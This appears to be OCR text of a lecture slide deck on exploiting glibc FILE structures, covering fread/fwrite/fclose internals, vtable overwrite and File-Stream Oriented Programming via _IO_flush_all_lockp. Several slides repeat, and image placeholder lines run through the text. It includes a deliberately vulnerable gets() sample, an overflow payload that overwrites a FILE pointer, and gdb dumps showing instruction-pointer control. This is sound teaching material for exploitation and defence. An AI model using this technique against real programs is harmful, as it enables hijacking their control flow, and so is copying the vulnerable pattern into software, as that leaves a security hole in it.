




Introduction

- fread workflow
  - Copy data from stream buffer to destination

vtable->_IO_file_xsgetn




Destination

Introduction


- fread workflow
  - Copy data from stream buffer to destination

vtable->_IO_file_xsgetn




Introduction

- fwrite workflow
  - If stream buffer is NULL
    - Allocate buffer
  - Copy user data to the stream buffer
  - If the stream buffer is filled or flush the stream
    - write data from stream buffer to the file



Introduction

- fclose workflow
  - Unlink the FILE structure
  - Flush & Release the stream buffer
  - Close the file
  - Release the FILE structure



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  - Make FILE structure great again
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Exploitation of FILE

- There are a good target in FILE structure
  - Virtual Function Table

```
struct _IO_FILE_plus
{
  _IO_FILE file;
  const struct _IO_jump_t *vtable;
};
```

Exploitation of FILE

- Let’s overwrite with buffer address

```
char buf[0x100] = {0}; //variable buf at 0x6009a0
FILE *fp ;
int main(){
    fp = fopen("key.txt","rw");
    gets(buf);
    fclose(fp);
}
```

Sample code

Buffer overflow

Buffer address


```
payload = "A"*0x100 + p64(0x6009a0)
```

payload

Exploitation of FILE

- Let’s overwrite with buffer address

```
char buf[0x100] = {0};
FILE *fp ;
int main(){
    fp = fopen("key.txt","rw");
    gets(buf);
    fclose(fp);
}
```




Exploitation of FILE

- Let’s overwrite with buffer address

```
char buf[0x100] = {0};
FILE *fp ;
int main(){
    fp = fopen("key.txt","rw");
    gets(buf);
    fclose(fp);
}
```

Buffer overflow



Exploitation of FILE


- Not call vtable directly…
  - RDX is our input
    but not call instruction

```
RDX: 0x4141414141414141 ('AAAAAAAA')
RSI: 0x601010 ('A' <repeats 200 times>...)
RDI: 0x601010 ('A' <repeats 200 times>...)
RBP: 0x7fffffffe500 --> 0x400600 (<__libc_csu_init>:    push   r15)
RSP: 0x7fffffffe4d0 --> 0x0
RIP: 0x7ffff7a7a38c (<_IO_new_fclose+300>:      cmp    r8,QWORD PTR [rdx+
R8 : 0x7ffff7fdd700 (0x00007ffff7fdd700)
R9 : 0x0
R10: 0x477
R11: 0x7ffff7a7a260 (<_IO_new_fclose>:  push   r12)
R12: 0x4004c0 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe5e0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction c
------------------------------------------------- Code -------------
   0x7ffff7a7a37a <_IO_new_fclose+282>: jne    0x7ffff7a7a3d6 <_IO_new_fc
   0x7ffff7a7a37c <_IO_new_fclose+284>: mov    rdx,QWORD PTR [rbx+0x88]
   0x7ffff7a7a383 <_IO_new_fclose+291>: mov    r8,QWORD PTR fs:0x10
=> 0x7ffff7a7a38c <_IO_new_fclose+300>: cmp    r8,QWORD PTR [rdx+0x8]
   0x7ffff7a7a390 <_IO_new_fclose+304>: je     0x7ffff7a7a3d2 <_IO_new_fc
```

Exploitation of FILE

- Let’s see what happened in fclose
  - We can get information of segfault in gdb and located it in source code

```
37 int
38 _IO_new_fclose (_IO_FILE *fp)
39 {
40   int status;
41   ...
42   _IO_acquire_lock (fp);
43   if (fp->_IO_file_flags & _IO_IS_FILEBUF)
44     status = _IO_file_close_it (fp);
45   ...
46 }
```



Exploitation of FILE

- FILE structure
  - _lock
  - Prevent race condition in multithread
  - Very common in stdio related function
  - Usually need to construct it for Exploitation


```
typedef struct { int lock; int cnt; void *owner; } _IO_lock_t;
```

```
struct _IO_FILE {
  int _flags;   /* High-order
  ...
  char* _IO_read_ptr; /* Curr
  ...
  char _shortbuf[1];
  ...

  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```

Exploitation of FILE

- Let’s fix the lock



Exploitation of FILE

- We control PC !

```
RAX: 0x4141414141414141 ('AAAAAAAA')
RBX: 0x6009a0 ('A' <repeats 136 times>)
RCX: 0x7f55b6de28e0 --> 0xfbad2088
RDX: 0x600900 --> 0x0
RSI: 0x0
RDI: 0x6009a0 ('A' <repeats 136 times>)
RBP: 0x0
RSP: 0x7ffee6b936c0 --> 0x0
RIP: 0x7f55b6a8b29c (<_IO_new_fclose+60>:        call   QWORD PTR [rax+
R8 : 0x7f55b6ff2700 (0x00007f55b6ff2700)
R9 : 0x4141414141414141 ('AAAAAAAA')
R10: 0x477
R11: 0x7f55b6a8b260 (<_IO_new_fclose>:  push   r12)
R12: 0x400470 (<_start>:        xor    ebp,ebp)
R13: 0x7ffee6b937c0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT directic
-------------------------------------------------------------------
-------------------------------
   0x7f55b6a8b290 <_IO_new_fclose+48>:  mov    rax,QWORD PTR [rbx+0xd8
   0x7f55b6a8b297 <_IO_new_fclose+55>:  xor    esi,esi
   0x7f55b6a8b299 <_IO_new_fclose+57>:  mov    rdi,rbx
=> 0x7f55b6a8b29c <_IO_new_fclose+60>:  call   QWORD PTR [rax+0x10]
```

Exploitation of FILE

- Another interesting
  - stdin/stdout/stderr is also a FILE structure in glibc
  - We can overwrite the global variable in glibc to control the flow

```
00000000003c48e0 g    DO .data  00000000000000e0  GLIBC_2.2.5 _IO_2_1_stdin_
00000000003c5710 g    DO .data  0000000000000008  GLIBC_2.2.5 stdin
00000000003c5620 g    DO .data  00000000000000e0  GLIBC_2.2.5 _IO_2_1_stdout_
00000000003c5708 g    DO .data  0000000000000008  GLIBC_2.2.5 stdout
00000000003c5700 g    DO .data  0000000000000008  GLIBC_2.2.5 stderr
```

GLIBC SYMBOL TABLE

Global offset

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- Introduction
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  - Vtable verification in FILE structure
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
FSOP

- File-Stream Oriented Programing
  - Control the linked list of File stream
    - _chain
    - _IO_list_all
  - Powerful function
    - **_IO_flush_all_lockp**

FSOP

- _IO_flush_all_lockp
  - fflush all file stream
- When will call it
  - Glib abort routine
  - exit function
  - Main return

Glibc abort routine



If the condition is satisfied

FSOP

- _IO_flush_all_lockp
  - It will process all FILE in FILE linked list
  - We can construct the linked list to do oriented programing

```
_IO_flush_all_lockp (int do_lock)
{
  struct _IO_FILE *fp;
  ...
  fp = (_IO_FILE *) _IO_list_all;
  while (fp != NULL)
    {
      run_fp = fp;
      if (((fp->_mode <= 0 &&
        fp->_IO_write_ptr > fp->_IO_write_base))
      && _IO_OVERFLOW (fp, EOF) == EOF)
    result = EOF;
      run_fp = NULL;
    ...
    fp = fp->_chain;
    }
    ...
  return result;
}
```

fp = _IO_list_all


condition

Trigger virtual funcition

Point to next

